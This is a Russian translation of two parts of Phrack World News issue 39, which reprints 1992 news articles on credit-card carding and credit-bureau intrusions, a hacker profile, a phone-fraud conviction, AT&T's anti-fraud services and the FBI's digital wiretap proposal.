PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN Phrack World News PWN PWN PWN PWN PWN PWN PWN PWN  
PWN Issue XXXIX / Part Two of Four PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN Compiled by Datastream Cowboy PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

**Автор:** Datastream Cowboy

---

*Джошуа Куиттнер (Joshua Quittner), газета «New York Newsday», стр. 45*

*Компьютерные преступники охотятся за номерами ваших кредитных карт — чтобы воровать, продавать и обменивать.*

Парень из Спрингфилд-Гарденс, район Куинс, был кардером — само собой разумеется.

Он делал то, что делают кардеры: пытался уговорить продавца срочно доставить ему компьютерную систему стоимостью \$4 000 — и расплатиться при этом краденым номером кредитной карты.

Продавец охотно подыгрывал по телефону, одновременно попросив коллегу связаться с полицией штата Нью-Йорк — рассказал Уильям Мёрфи (William Murphy), менеджер по работе с клиентами компании Creative Computers, описавший этот эпизод в репортаже в недавнее утро вторника. По словам Мёрфи, в обычный день кардеры звонили до дюжины раз, пытаясь купить всё что угодно — от модемов до целых компьютерных систем.

Сотрудники службы безопасности Creative Computers, по словам Мёрфи, в последнее время научились останавливать почти всех — либо отказывая в доставке, либо осуществляя её через UPS, то есть «Объединённую полицейскую службу» (United Police Service).

— Удивительно, что они вообще не прекращают пытаться, — вздохнул он.

Тем не менее пытаются. И в других местах им это удаётся. Если когда-то взлом кредитного бюро был своеобразным ритуалом инициации для компьютерных взломщиков, которые в большинстве своём лишь просматривали кредитные истории таких людей, как Майк Дукакис, то теперь компьютерные преступники массово атакуют национальные кредитные бюро и компании, торгующие по почте, — похищая номера кредитных карт для перепродажи, обмена или использования в заказах по почте.

Подпольные электронные доски объявлений помогают распространять не только пароли, но и приёмы взлома различных систем. Например, 30 апреля в Сан-Диего полиция провела обыск на доске объявлений Scantronics, которая предлагала, в числе прочего, пошаговые инструкции по взлому Equifax Credit Information Services и TRW Information Services — крупнейших кредитных бюро страны, сообщила San Diego Tribune.

— Потенциал для мошенничества огромен, он практически безграничен, — заявил Джоэл Лискер (Joel Lisker), вице-президент Mastercard International по вопросам безопасности и управления рисками, отметив, что компьютерные злоумышленники получили доступ к «тысячам» номеров кредитных счетов в одном из недавних дел.

Mastercard формирует рабочую группу из своих банков-членов для решения проблемы и рассматривает возможность привлечения хакеров, чтобы узнать, как можно ужесточить

компьютерный доступ к кредитным бюро, сообщил он.

По оценкам Mastercard, в прошлом году компания потеряла \$57 млн от мошенничества с поддельными картами; по словам Лискера, невозможно сказать, какова в этом доля кардеров. Однако, судя по числу арестов в последнее время, кардинг стал серьёзной проблемой.

— Это похоже на фермера, который видит крысу, — сказал Лискер. — Если видит одну — значит, есть ещё несколько. Если видит несколько — значит, нашествие. А сейчас — самое настоящее нашествие.

— Это явно то, о чём нам стоит беспокоиться, — согласился Скотт Чарни (Scott Charney), руководитель нового отдела по компьютерным преступлениям Министерства юстиции США. По его словам, около 20% нынешней нагрузки отдела связано с мошенничеством с кредитными картами — цифра, которая, по меньшей мере, разрушает миф о том, что все хакеры — это непонятые дети, невинно исследующие мир компьютерных сетей.

— Существуют ли такие благородные хакеры или нет, факт остаётся фактом: мы видим людей, чьи мотивы далеко не так чисты, — сказал он.

11 мая полиция штата Нью-Йорк арестовала троих подростков из Спрингфилд-Гарденс, когда один из них явился за заказом — компьютерной системой Amiga 3000 — в местный пункт выдачи UPS компании Creative Computers.

— Он хотел получить компьютер, монитор и модем. Вместо этого получил наручники, — сказал Джон Кири (John Kearey), следователь полиции штата, часто занимающийся компьютерными и телекоммуникационными преступлениями. Переодетые полицейские под видом сотрудников UPS задержали юношу, который вывел их на сообщников.

По словам Кири, подростки заявили, что получили краденый номер кредитной карты от «хакера, с которым познакомился на мосту, — имени его не помнят». Это весьма примечательное совпадение, учитывая, что номер счёта принадлежал соседу одного из юношей. Полиция подозревает, что подростки, заявившие о принадлежности к небольшой хакерской группе под названием MOB (Men of Business — «Деловые люди»), либо сами взломали кредитное бюро, либо нашли кого-то, кто это сделал за них, либо воспользовались низкотехнологичным методом — «нырянием в мусор» в поисках использованных копиров с кредитными чеками.

Справедливости ради: большинство случаев мошенничества с кредитными картами не имеет ничего общего с компьютерными злоумышленниками. Куда более распространённые схемы — «котельные» операции, при которых ловкие мошенники убеждают владельцев карт сообщить номера счетов и сроки действия карт в обмен на обещания сказочно дешёвых отпусков или других слишком заманчивых предложений, — сказал Грегори Холмс (Gregory Holmes), представитель Visa.

Однако у кардеров есть преимущество перед традиционными мошенниками: взламывая кредитные бюро с помощью компьютера, они могут получить номер кредитной карты практически любого человека. Это удобно для кардеров, которые подбирают конкретные номера, ориентируясь на местонахождение жертвы: сосед уехал из города на неделю — значит, достаточно узнать его счёт, подежурить у его крыльца и расписаться за посылку. Ещё одно преимущество: проверка адреса и почтового индекса, прежде служившая стандартным способом подтверждения подлинности карты, больше не работает, поскольку кардеры могут получить эту информацию из записи счёта.

— Это сложно, — сказал Холмс. — Главная проблема возникает после получения номера кредитной карты: он уходит на чёрный рынок к огромному числу людей, как правило, через доски объявлений. Оттуда за короткое время можно совершить массу покупок — задолго до того, как владелец карты что-то заметит. При этом сам владелец не несёт ответственности; жертвами обычно оказываются такие компании, как Creative Computers, или сама компания-эмитент кредитной карты.

По словам Мёрфи, раньше его компания несла убытки, хотя он отказался уточнять их размер. — Так продолжалось, пока мы не научились разгадывать их приёмы, — сказал он.

Теперь, благодаря взаимодействию с различными правоохранительными органами, телефонными компаниями и службами доставки, а также комбинации методов отслеживания звонков и других способов проверки, кардеры «редко» добиваются успеха, отметил он. Кроме того, двенадцать сотрудников теперь занимаются верификацией кредитных карт. — Мне жаль компании, у которых нет ресурсов на создание целых отделов для фильтрации таких запросов. Именно они несут основные потери.

В Нью-Йорке федеральные, штатные и городские полицейские активно расследуют дела кардеров. В декабре в рамках продолжающегося федерального расследования кардинга были проведены обыски и изъяты компьютеры по нескольким адресам. В апреле городская полиция арестовала двух подростков из Куинса, пытавшихся закардировать компьютерную систему стоимостью \$1 500 в Creative Computers. Их задержали при попытке принять доставку.

— Это законный способ заработать. Я знаю людей, которые им занимаются, — заявил 16-летний хакер с Лонг-Айленда, выступающий под псевдонимом JJ Flash.

По его словам, сам он предпочитает традиционный, незлобный хакинг, однако отметил, что взломать кредитное бюро с помощью компьютера так же просто, как следовать рецепту. Он дал подробное описание схемы — нажатие за нажатием: довольно простая процедура, включающая маскировку местонахождения кардера путём прохода через ряд пакетных сетей и канадский банковский узел передачи данных перед подключением к компьютеру кредитного бюро. Попав в систему, нужен пароль — не проблема, если знаешь, на каких подпольных досках объявлений искать.

— Это действительно легко. Я научился за примерно тридцать секунд. Если достаточно времени и сил потратить на защиту себя, вас никогда не поймут, — сказал он. В частности, опытный кардер умеет проверить собственную телефонную линию, чтобы убедиться, что телефонная компания её не прослушивает, по его словам. Меняя место доставки в последний момент, кардеры уходили от поимки.

JJ Flash рассказал, что хотя большинство кардеров покупают компьютеры и технику для себя, многие приобретают телевизоры, видеомагнитофоны и другие товары, которые легко продать. — Обычно можно найти покупателя ещё до того, как всё готово, — сказал он. — Если у тебя телевизор за \$600, а ты продаёшь его за \$200 — покупатель найдётся.

Он отметил, что хотя TRW за прошедший год существенно ужесточила меры безопасности, Equifax по-прежнему оставалась лёгкой мишенью.

Джон Форд (John Ford), представитель Equifax, однако, считает, что хакеры сильно преувеличивают свои подвиги. По его словам, в недавнем деле в Сан-Диего было получено доступ лишь к 12 записям. — Мне кажется, утверждение о том, что любой, у кого есть компьютер и модем, может сесть и взломать систему — это явная ложь, — сказал он. — У нас нет никаких свидетельств того, что это происходит часто и ежедневно.

Тем не менее Форд заявил, что компания принимает дополнительные меры для минимизации риска вторжения. — Если кому-то удастся взломать систему, мы вводим процедуры, которые сделают полученные хакером данные практически бесполезными.

Кроме того, за счёт частой смены паролей клиентов, усечения данных счетов, чтобы не отображались полные номера кредитных карт, а также возможного шифрования другой информации, система станет более защищённой.

— Мы очень серьёзно относимся к нашей ответственности как хранителей потребительских данных, — сказал Форд.

Однако некоторые считают, что кредитные бюро делают недостаточно. Крейг Нейдорф (Craig Neidorf), издатель Phrack — подпольного электронного издания «для любителей компьютеров и телекоммуникаций», — сказал, что взлом кредитных бюро продолжается и всегда был делом лёгким — «столько, сколько я себя помню». Нейдорф отметил, что сам этим не занимается, но знакомые говорят ему, что взлом кредитных бюро — «детская игра», а сами бюро проявляют в этом вопросе преступную халатность.

— То, что они не принимают самых базовых мер безопасности, по-моему, делает их виновными в халатности, — сказал Нейдорф. — Конечно, можно арестовывать подростков и ругаться, но почему Equifax и другие кредитные бюро не предотвращают само преступление? Мне очевидно, что всё, что они делают, скорее всего, недостаточно.

## Краткая история кардинга

**6 сентября 1991 года.** 18-летний американский эмигрант, проживающий в Израиле, арестован там за проникновение в военные, банковские компьютеры и компьютеры кредитных бюро. Полиция сообщила, что он распространял номера кредитных карт хакерам в Канаде и Соединённых Штатах, которые использовали их для снятия наличных в неустановленных объёмах.

**13 января 1992 года.** Четыре студента университета в Сан-Луис-Обиспо, Калифорния, арестованы после того, как закупили товаров на \$250 000, используя счета Mastercard и Visa. Злоумышленники получили доступ примерно к 1 600 счетам кредитных карт и использовали номера для покупки, в числе прочего: четырёх пар кроссовок по \$130, стереосистемы за \$3 500, двух газовых барбекю и однодневного визита в Диснейленд стоимостью \$3 000.

**13 февраля 1992 года.** Двое подростков арестованы, когда один из них явился за двумя компьютерными системами в Белвью, штат Вашингтон, используя краденые номера кредитных карт. Один из задержанных рассказал полиции, что его сообщник взломал компьютерную систему компании почтовой торговли и распространил через доску объявлений список из 14 000 номеров кредитных карт.

**17 апреля 1992 года.** По наводке от полиции Сан-Диего двое подростков в Огайо арестованы в связи с расследованием общенациональной схемы компьютерного взлома с мошенничеством с кредитными картами. По утверждению полиции, «до тысячи хакеров» в течение четырёх лет обменивались сведениями о том, как с помощью компьютеров проникать в базы данных кредитных бюро. Equifax, одно из взломанных кредитных бюро, признало, что была получена доступ к дюжине записей.

**22 апреля 1992 года.** Двое подростков из Куинса арестованы за кардинг компьютерного оборудования.

---

## Вторжение в вашу частную жизнь — 24 мая 1992 года

*Роб Джонсон (Rob Johnson), газета «The Atlanta Journal and Constitution», стр. A9*

*Одни делают это ради развлечения, у других умысел куда более криминальный. В любом случае пользователи компьютеров располагают целым арсеналом техник и инструментов для взлома файлов. «Рутинг» запретных файлов — хакерский рай.*

Он вошёл в систему в мгновение ока.

Voodoo Child, 20-летний студент колледжа со стильной стрижкой и потрёпанным компьютером, путешествовал по гигантской исследовательской сети Internet, когда наткнулся на чужой аккаунт, который давно не исследовал.

Позже выяснилось, что учреждение занималось исследованиями в рамках программы «Звёздные войны», но это его не интересовало. — Я ничего не знаю о физике и знать не хочу, — сказал он недавно. — Я просто хотел получить root.

«Получить root», говорят хакеры, означает добраться до самой сути компьютерной системы.

Действуя через сеть, он запустил программу на компьютерах исследовательского института, рассчитывая прервать её в нужный момент. — Я понял, что у меня есть секунда, — сказал он, жестикулируя пальцами над воображаемой клавиатурой. Внезапно он ударил по призрачным клавишам. — И сработало.

Вскоре он убедил компьютер, что является системным оператором, и создал себе «чёрный ход» в Internet: у него появился приватный доступ к экзотическим суперкомпьютерам и операционным системам по всему миру.

Однако вскоре хакер из района Атланты был пойман — его подловил следователь MCI, который отслеживал его похождения по линиям дальней связи. Эксперты по национальной безопасности с тревогой рассматривали возможную утечку совершенно секретных исследований; расследование продолжается.

A Voodoo Child лишился своего компьютера — его изъяли правоохранители.

— Я проводил за компьютером так много времени, что вылетел из колледжа, — сказал он. — Всю ночь я хакал у себя в комнате, ложился спать и вставал в четыре часа дня, чтобы начать всё сначала.

В студенческие годы он и его приятель однажды были застигнуты campus-полицией за рыланием в мусорных контейнерах за зданием университетского вычислительного центра — в поисках любых бумажек, где мог оказаться номер счёта или пароль, способный помочь взломать компьютер.

Теперь он ждёт, пока федеральные агенты рассмотрят его дело. — Я полностью сотрудничаю, — сказал он. — Не хочу в тюрьму. Буду делать всё, что они скажут.

Пока что он снова учится в колледже и занялся художественными проектами, заброшенными ради острых ощущений от компьютерного взлома.

Беззаботная эпоха хакерства явно несколько потускнела — даже для тех, кого ещё не поймали.

— Всё стало куда злобнее, — сказал Voodoo Child, а его друг кивнул в знак согласия. «Карточные детки» — юные хакеры, вынюхивающие чужие номера кредитных карт и счетов телефонных карт — разрушают свободный общинный дух, определявший прежние, более дружелюбные времена хакерства.

А другие пользователи компьютерных сетей, по его словам, в страхе от тактики изощрённых хакеров, которые методично атакуют интеллект, репутацию и данные других пользователей.

— Раньше я держал BBS для людей, желавших узнать о хакинге, — сказал Voodoo Child. — Но я никогда не публиковал ничего незаконного. Это было просто место для тех, у кого есть вопросы, кто хочет делать всё правильно.

Делать всё правильно, говорят несколько атлантских хакеров, означает исследовать прорехи в компьютерных сетях и корпоративных системах. По их словам, пробраться в чужой компьютер — это интеллектуальное упражнение и настоящий кайф.

Во время недавнего интервью Voodoo Child и его друг с действующим аккаунтом Internet подключились к гигантской сети, где их коллеги уже ждали, чтобы ответить на вопросы журналиста.

— Ты достал ту информацию о репортёре из Atlanta Constitution, которую ты искал? — спросил некий безликий незнакомец.

Ошеломлённый журналист увидел на экране свои кредитный отчёт и номера кредитных карт. Voodoo Child предложил воспользоваться клавиатурой — своеобразное знакомство с таинственным и пугающим сообщником, скрывавшимся в глубинах цифрового иного мира. — Давай, — сказал он. — Спрашивай что хочешь.

---

## **KV4FZ: виновен в телефонном мошенничестве — 15 мая 1992 года**

*Джон Райс (John Rice, rice@ttd.teradyne.com), TELECOM Digest V12 #412*

Герберт Л. «Херб» Шёнбом (Herbert L. "Herb" Schoenbohm), KV4FZ, радиолюбитель с острова Сент-Кроикс, признан виновным в федеральном суде в умышленном мошенничестве против компании — перепродавца услуг дальней телефонной связи Виргинских островов. 24 апреля он был осуждён за хранение и использование до пятнадцати несанкционированных телефонных карт доступа в межштатной и международной торговле почти пять лет назад.

Похищенные коды дальнего телефонного доступа принадлежали компании Caribbean Automated Long Lines Service, Inc. (CALLS) с острова Сент-Томас, Американские Виргинские острова. Шёнбом был признан виновным в совершении несанкционированных звонков на сумму более \$1 000, хотя обвинение утверждало, что его ответственность значительно больше.

По данным Virgin Islands Daily News, Шёнбом, являющийся также начальником отдела связи полиции Сент-Кроикса, не проявил никаких эмоций, когда жюри присяжных из 12 человек вынесло обвинительный приговор в Окружном суде США в Кристиансте. Дело рассматривала приглашённая окружная судья Энн Томпсон (Anne Thompson).

Ни Шёнбом, ни его адвокат Хулио Брейди (Julio Brady) не пожелали комментировать вердикт. Присяжные совещались около семи часов. Вынесение приговора, назначенное на 26 июня 1992 года, будет осуществлено другим приглашённым судьёй, не знакомым с обстоятельствами дела.

Шёнбом, являющийся вице-председателем Республиканского комитета Виргинских островов, был освобождён в ожидании приговора, хотя его залог был увеличен с \$5 000 до \$25 000. При том что он мог бы получить максимально по десять лет по каждому из пунктов обвинения, помощник прокурора США Альфонс Эндрюс (Alphonse Andrews) заявил, что Шёнбом, скорее всего, проведёт в заключении не более восьми месяцев, поскольку все три пункта аналогичны и будут объединены.

Значительная часть четырёхдневного процесса была посвящена показаниям людей, которым в 1987 году поступали несанкционированные звонки с KV4FZ — зафиксированные компьютером CALLS. Поскольку инцидент произошёл более пяти лет назад, многие не могли точно назвать дату звонков.

Обвинение представило 20 свидетелей из различных штатов США, в том числе агентов Секретной службы, Маршалльской службы США, Министерства финансов и Федеральной комиссии по связи. Кроме того, в пользу обвинения дали показания радиолюбители.

Шёнбом был представлен как преступник, обманувший CALLS на сотни тысяч долларов. Сам Шёнбом признал, что пользовался услугами компании как платный клиент, утверждая, что сервис не работал, поэтому он расторг договор и больше им не пользовался. По его мнению, на него было оказано значительное политическое давление с целью добиться осуждения — поскольку он публиковал критические статьи о конгрессмене ДеЛуго (DeLugo), невоотирующем делегате Конгресса от Виргинских островов, включая материалы о 106 выписанных им чеках без покрытия в ходе недавнего скандала «rubbbbergate».

Большинство, хотя и не все присутствовавшие радиолюбители были категорически против KV4FZ. Боб Шеррин (Bob Sherrin), W4ASX из Майами, посетил процесс как свидетель характера со стороны защиты. Шеррин сообщил нам, что убеждён: приговор будет отменён при апелляции, а Шёнбом оказался жертвой несправедливости. — На самом деле они доказали лишь \$50 несанкционированных звонков, а присяжных убедили в том, что речь идёт о \$1 000.

Адвокат Шёнбома ходатайствовал об отложении дела в связи с вновь открывшимися обстоятельствами, однако в этом было отказано. Под вопросом также остаётся, могли ли присяжные вообще понять задействованные технологии. — Даже его собственный адвокат не разобрался в деле и представил беспомощную защиту, — сказал Шеррин. — Думаю, его подставили. Они были настроены его достать. Там было много участников любительских сетей, и все они были против Херба Шёнбома. Единственные, кто выглядел нормально и нейтрально, — это сотрудники FCC. Процесс, наверное, обошёлся им в миллион долларов. Все его враги объединились, чтобы добиться этого приговора.

Шёнбом был отстранён от должности в полицейском управлении с сохранением содержания с момента предъявления обвинения большим жюри Сент-Кроикса. В случае апелляции его статус изменится на отстранение без содержания. При утверждении приговора увольнение произойдёт автоматически. Жена Шёнбома незадолго до этого лишилась работы в Rap Am после закрытия авиакомпаний. В финансовом отношении организация апелляции без каких-либо доходов может оказаться для KV4FZ крайне затруднительной.

На следующий день после осуждения KV4FZ Шёнбом, являющийся вице-председателем Республиканского комитета, был неожиданно назван на территориальном съезде одним из восьми делегатов для участия в Национальном съезде Республиканской партии в Хьюстоне в августе. Он был номинирован на саусис-заседании, несмотря на то что всем был известен факт его осуждения за тяжкое преступление. Шёнбом даже отказался от своей кандидатуры, поскольку теперь являлся осуждённым преступником.

Позже Virgin Islands Daily News сообщила, что Шёнбом не поедет на Национальный съезд. — Шёнбом сказал, что пришёл к выводу: все оставшиеся силы я должен направить на то, чтобы восстановить свою жизнь и сделать всё возможное для восстановления своей репутации. Я также решил, что любая огласка в связи с моим избранием может быть использована критиками против позитивных усилий делегации Виргинских островов.

Шёнбом был очень заметной и громкой фигурой в любительских радиосетях. Некоторые радиолюбители теперь добиваются отзыва его любительской лицензии и позаботились о том, чтобы Комиссия была полностью осведомлена о его осуждении.

---

## **AT&T запускает программу борьбы с кражей услуг дальней связи — 13 мая 1992 года**

*Вирджиния Рэндалл (Virginia Randall), United Press International/UPI*

Сославшись на стремительный рост потерь от мошенничества с дальней телефонной связью, компания American Telephone & Telegraph Co. объявила о планах по борьбе с хищением услуг дальней телефонной связи у клиентов.

Программа AT&T под названием NetProtect представляет собой комплекс программного обеспечения, консалтинговых услуг, обучения клиентов и услуг мониторинга для предприятий. Одна из программ ограничивает ответственность клиента за ущерб от хищения суммой в \$25 000, другая при определённых условиях полностью снимает ответственность с клиента.

По закону компании несут ответственность за расходы на звонки, совершённые через их системы, — санкционированные или нет.

Джеппе Стед (Jerre Stead), президент подразделения AT&T Business Communications, заявил: — Программа не только обеспечивает финансовую защиту жертвам мошенничества с дальней связью. Она также предоставляет нашим клиентам новые продукты и услуги, специально разработанные для предотвращения и выявления мошенничества.

Потери от мошенничества с дальней телефонной связью варьируются от нескольких долларов до сотен тысяч. По оценкам Communications Fraud Control Association, отраслевой организации, мошенничество с дальней связью обходится более чем в \$1 млрд в год, сообщила Пегги Снайдер (Peggy Snyder), представитель ассоциации.

NetProtect Basic Service, предлагаемый бесплатно в комплекте с услугами дальней связи и внутренними номерами 800, включает круглосуточный мониторинг необычной активности.

Компания начнёт оказывать эту услугу на текущей неделе.

NetProtect Enhanced и Premium предлагают более индивидуализированный мониторинг и ограничивают ответственность клиента суммой \$25 000 на инцидент или полностью её снимают — в зависимости от выбранной программы.

Ценообразование и разрешение на предоставление сервисов Enhanced и Premium зависят от одобрения Федеральной комиссии по связи. AT&T рассчитывает запустить эти программы с 1 августа.

Среди других предложений — программный пакет стоимостью \$1 995 под названием «Hacker Tracker», консалтинговые услуги и AT&T Fraud Intervention Service — команда специалистов, которые выявят и пресекут мошенничество в режиме реального времени.

Компания также предоставит Security Audit Service, который проконсультирует клиентов о возможных угрозах безопасности. Цены рассчитываются в индивидуальном порядке в зависимости от сложности.

Самый экономичный вариант для клиентов — «Справочник по безопасности и обучение» AT&T, самоучитель, доступный за \$65, обучающий работе с функциями безопасности PBX (частных телефонных станций) и систем голосовой почты AT&T.

Мошенничество осуществляется через PBX-системы, используемые для управления внешними телефонными звонками предприятия.

Сотрудники компании используют коды доступа и пароли для входа в свою PBX-систему. Типичный пример, по словам Снайдер из отраслевой группы по борьбе с мошенничеством, — торговые агенты, звонящие с дороги в головной офис для получения открытой линии для звонков другим клиентам внутри страны или за рубежом.

Эти коды доступа могут быть похищены и использованы для организации международных звонков через сеть компании — за её счёт.

Несанкционированный доступ к PBX происходит, когда злоумышленники используют функцию автодозвона в домашних компьютерах для перебора сотен комбинаций телефонных номеров, пока не получат доступ к PBX-системе компании.

Эти злоумышленники, известные также как хакеры, телефонные фрики или «фракеры», затем совершают собственные звонки через PBX-систему или продают номер третьей стороне.

Другие используют автодозвон для взлома PBX-систем через системы голосовой почты, поскольку те имеют функции удалённого доступа.

Звонки с сотовых телефонов также находятся под угрозой при удалённом подключении к PBX. Системы электронной почты для внутрикорпоративных звонков не подвержены угрозе, поскольку не требуют PBX-систем.

По данным Боба Нересяна (Bob Neresian) из AT&T, большинство мошенничеств связано с международными звонками в отдельные страны Южной Америки и Азии — в первую очередь в Колумбию и Пакистан.

Типичного портрета компании, подверженной риску телефонного мошенничества, не существует, отметила Снайдер.

— Любая компания любого размера, пользующаяся услугами дальней связи, находится в зоне риска, — сказала она. — Преступникам всё равно, какой у вас оператор дальней связи и насколько велика компания, которую они обворовывают.

По её словам, отрасль осознала масштабы телефонного хищения в 1985 году, когда в Вашингтоне, округ Колумбия, была создана Communications Fraud Control Association. В организацию входят операторы дальней связи, операторские службы, частные таксофоны, пользователи PBX-систем, федеральные, штатные и местные правоохранительные органы, а также прокуроры.

Дженис Лэнгли (Janice Langley), представитель US Sprint Corp. в Канзас-Сити, штат Миссури, назвала объявление AT&T аналогичным программе, о которой её компания объявила 31 марта.

Этот сервис, SprintGuard Plus, доступен компаниям с ежемесячным объёмом звонков от \$30 000. Sprint также предлагает базовую программу мониторинга клиентам бесплатно.

— У нас нет минимальных требований к объёму выставления счетов для каких-либо из этих услуг или систем, — возразил Нересян из AT&T. — Все операторы видят проблему и разрабатывают собственные подходы, — добавил он.

Джим Коллинз (Jim Collins), представитель MCI Communications в Вашингтоне, сообщил, что его компания в течение четырёх лет бесплатно проводит для клиентов семинары по борьбе с телефонным мошенничеством.

# Новые телефоны срывают прослушку ФБР

PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN Phrack World News PWN PWN PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN Issue XXXIX / Part Three of Four PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN Compiled by Datastream Cowboy PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN  
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

**Автор:** Simson L. Garfinkel (Christian Science Monitor, стр. 12)

**Дата:** 29 апреля 1992 г.

*«Законопроект, предложенный Министерством юстиции, изменит порядок разработки телекоммуникационного оборудования в Соединённых Штатах.»*

Более пятидесяти лет прослушивание телефона было не сложнее, чем подсоединение двух зажимов к телефонной линии. Хотя законная прослушка в США всегда требовала санкции судьи или магистрата, сама по себе она никогда не представляла технической проблемы. Теперь это меняется — благодаря той же революции в области связи, которая сделала возможными сотовые телефоны, видеофоны и факсимильные аппараты.

Всё, что услышит человек, пытающийся прослушать цифровой телефон, — неразборчивое шипение и треск цифровых битов, несущихся мимо. Сотовые телефоны и волоконно-оптические системы связи ставят перед потенциальным «прослушивателем» ещё более трудную задачу: там нет никакого провода, к которому можно подключиться.

Хотя переговоры по сотовой связи можно легко перехватить ручными сканерами, выделить конкретный разговор — или отслеживать конкретный телефон — практически невозможно без прямого доступа к сотовому «коммутатору», который отвечает за соединение радиотелефонов с обычной телефонной сетью.

Этой весной Федеральное бюро расследований (ФБР) представило законопроект, обязывающий телефонные компании включать в своё оборудование средства для проведения прослушивания по решению суда. Однако критики законопроекта, в том числе некоторые члены Конгресса, утверждают, что предложения расширят полномочия ФБР по прослушиванию и создадут чрезмерное бремя для телекоммуникационной отрасли.

Обе стороны соглашаются: если средства мониторинга коммуникаций не предусмотреть на этапе проектирования нового оборудования, правоохранительные органы в конечном счёте могут утратить возможность проводить прослушку вообще.

«Если технология не будет исправлена в будущем, я смогу принести ордер [на прослушку] в телефонную компанию, и поскольку технология не проектировалась с учётом наших требований, компания не сможет [выполнить судебный приказ]», — говорит Джеймс К. Калстром, главный инженер ФБР.

Предложенный законопроект обязал бы Федеральную комиссию по связи (FCC) установить стандарты и требования для производителей всех систем электронной связи, потребовал бы модификации всего существующего оборудования в течение 180 дней и запретил бы продажу или использование в США любого не соответствующего требованиям оборудования. Штраф за нарушение закона составил бы 10 000 долларов в день.

«Предложение ФБР беспрецедентно», — говорит представитель Дон Эдвардс (демократ) от Калифорнии, председатель подкомитета Судебного комитета Палаты представителей по гражданским и конституционным правам и открытый критик предложения. «Оно предоставит

правительству роль в проектировании и производстве всего телекоммуникационного оборудования и услуг».

Столь же беспрецедентен, по словам конгрессмена Эдвардса, охват законопроекта: закон распространялся бы на все формы электронной связи, включая сотовые телефоны, волоконную оптику, спутниковую и микроволновую связь, а также проводные сети. Он охватил бы системы электронной почты, факсимильные аппараты и все компьютерные сети. Под действие закона попали бы также все частные телефонные станции — фактически каждая офисная телефонная система в стране.

Многие правозащитники опасаются, что если возможность прослушивания будет специально встроена в каждую телефонную систему, неизбежно найдутся случаи злоупотребления со стороны неуполномоченных лиц.

В начале этого года директор ФБР Уильям Сешнс и генеральный прокурор Уильям Барр встретились с сенатором Эрнестом Ф. Холлингом (демократ) от Южной Каролины, председателем Комитета Сената по торговле, и подчеркнули важность предложения для правоохранительной деятельности.

Модификация систем связи страны обойдётся недёшево. Хотя стоимость модернизации существующих телефонных систем может составить до 300 миллионов долларов, «нам нужно думать о цене провала этого законодательства», — сказал г-н Сешнс на совещании подкомитетов по торговле, юстиции, делам государственного департамента и судебных вопросов в апреле. Законопроект переложил бы расходы в 300 миллионов долларов на абонентов телефонной связи — примерно по 20 центов за линию.

Но стихийная отраслевая коалиция компаний в сфере электронных коммуникаций и компьютеров возражала не только против затрат, но и против существа предложения ФБР. Кроме того, они утверждают, что лицензирование новых технологий через FCC будет тормозить их развитие и снижать конкурентоспособность на международном рынке.

В начале этого месяца группа из 25 торговых ассоциаций и крупных компаний, в том числе AT&T, GTE и IBM, направила сенатору Холлингу письмо, в котором говорилось, что «законодательного решения не требуется». Вместо этого компании выразили готовность сотрудничать с ФБР.

Официальные лица ФБР настаивают на необходимости законодательства. «Если мы будем полагаться лишь на увещания и размахивание флагом, найдутся лазейки, регионы, конкретные места, где технология не позволит правоохранительным органам провести прослушку», — говорит г-н Калстром, инженер ФБР. «Если это не будет обязательным, люди не станут сотрудничать».

Например, говорит Калстром, сегодняшние системы сотовой связи строились без учёта потребностей правоохранительных органов. «Некоторые компании модифицировали своё оборудование, и мы можем проводить наблюдение», — говорит он. Но половина компаний в США этого не сделала, добавляет он.

Джо-Энн Базиль, директор по федеральным вопросам Ассоциации отрасли сотовой связи в Вашингтоне, округ Колумбия, с ним не согласна.

«В ряде крупных городов возникали проблемы из-за [ограниченной] ёмкости», — говорит г-жа Базиль. Например, в некоторых городах операторы сотовой связи были вынуждены выполнять запросы о прослушке, используя ограниченные «порты», предназначенные для технического обслуживания оборудования. Однако оборудование, устанавливаемое сейчас, значительно расширило возможности прослушивания в этих районах.

«Мы убеждены, что законодательство не нужно, потому что мы сотрудничали в прошлом и намерены сотрудничать в будущем», — добавила она.

Реальная опасность предложения ФБР состоит в том, что встроенные для нужд ФБР возможности прослушивания могут быть взломаны и использованы внутренними преступниками или коммерческими шпионами из иностранных государств, говорит Джерри Берман, директор Electronic Frontier Foundation — организации по защите прав пользователей компьютеров в Кембридже, штат Массачусетс.

«Каждый раз, когда проводится слушание о компьютерных хакерах, компьютерной безопасности или вторжении в сети AT&T, звучит обсуждение того, что эти компании делают недостаточно для обеспечения безопасности. А теперь вот появилось целое предложение: "Давайте сделаем наши компьютеры более уязвимыми." Если вы делаете их более уязвимыми для Бюро, разве вы не делаете их более уязвимыми для компьютерного вора?»

Правозащитники также опасаются, что упрощение прослушивания будет стимулировать её использование — что ФБР категорически отрицает.

«Проведение прослушки никак не связано с технической простотой», — говорит Калстром. «Это длительный юридический процесс, который мы должны пройти, испробовав все прочие методы расследования, прежде чем сможем обратиться в суд».

Калстром указывает на относительную лёгкость прослушивания в нынешней телефонной системе, а затем ссылается на федеральный «Доклад о прослушивании», согласно которому в 1990 году по всей стране было санкционировано судом лишь 872 прослушки. «Лёгкость — не проблема. Это требует огромных людских ресурсов и затрат», — говорит он. Однако цифровое прослушивание способно резко снизить требования к персоналу и затраты, связанные с этим видом электронного наблюдения. Компьютеры могут прослушивать телефонные звонки, неся круглосуточное дежурство при минимальных затратах по сравнению с зарплатой живого следователя.

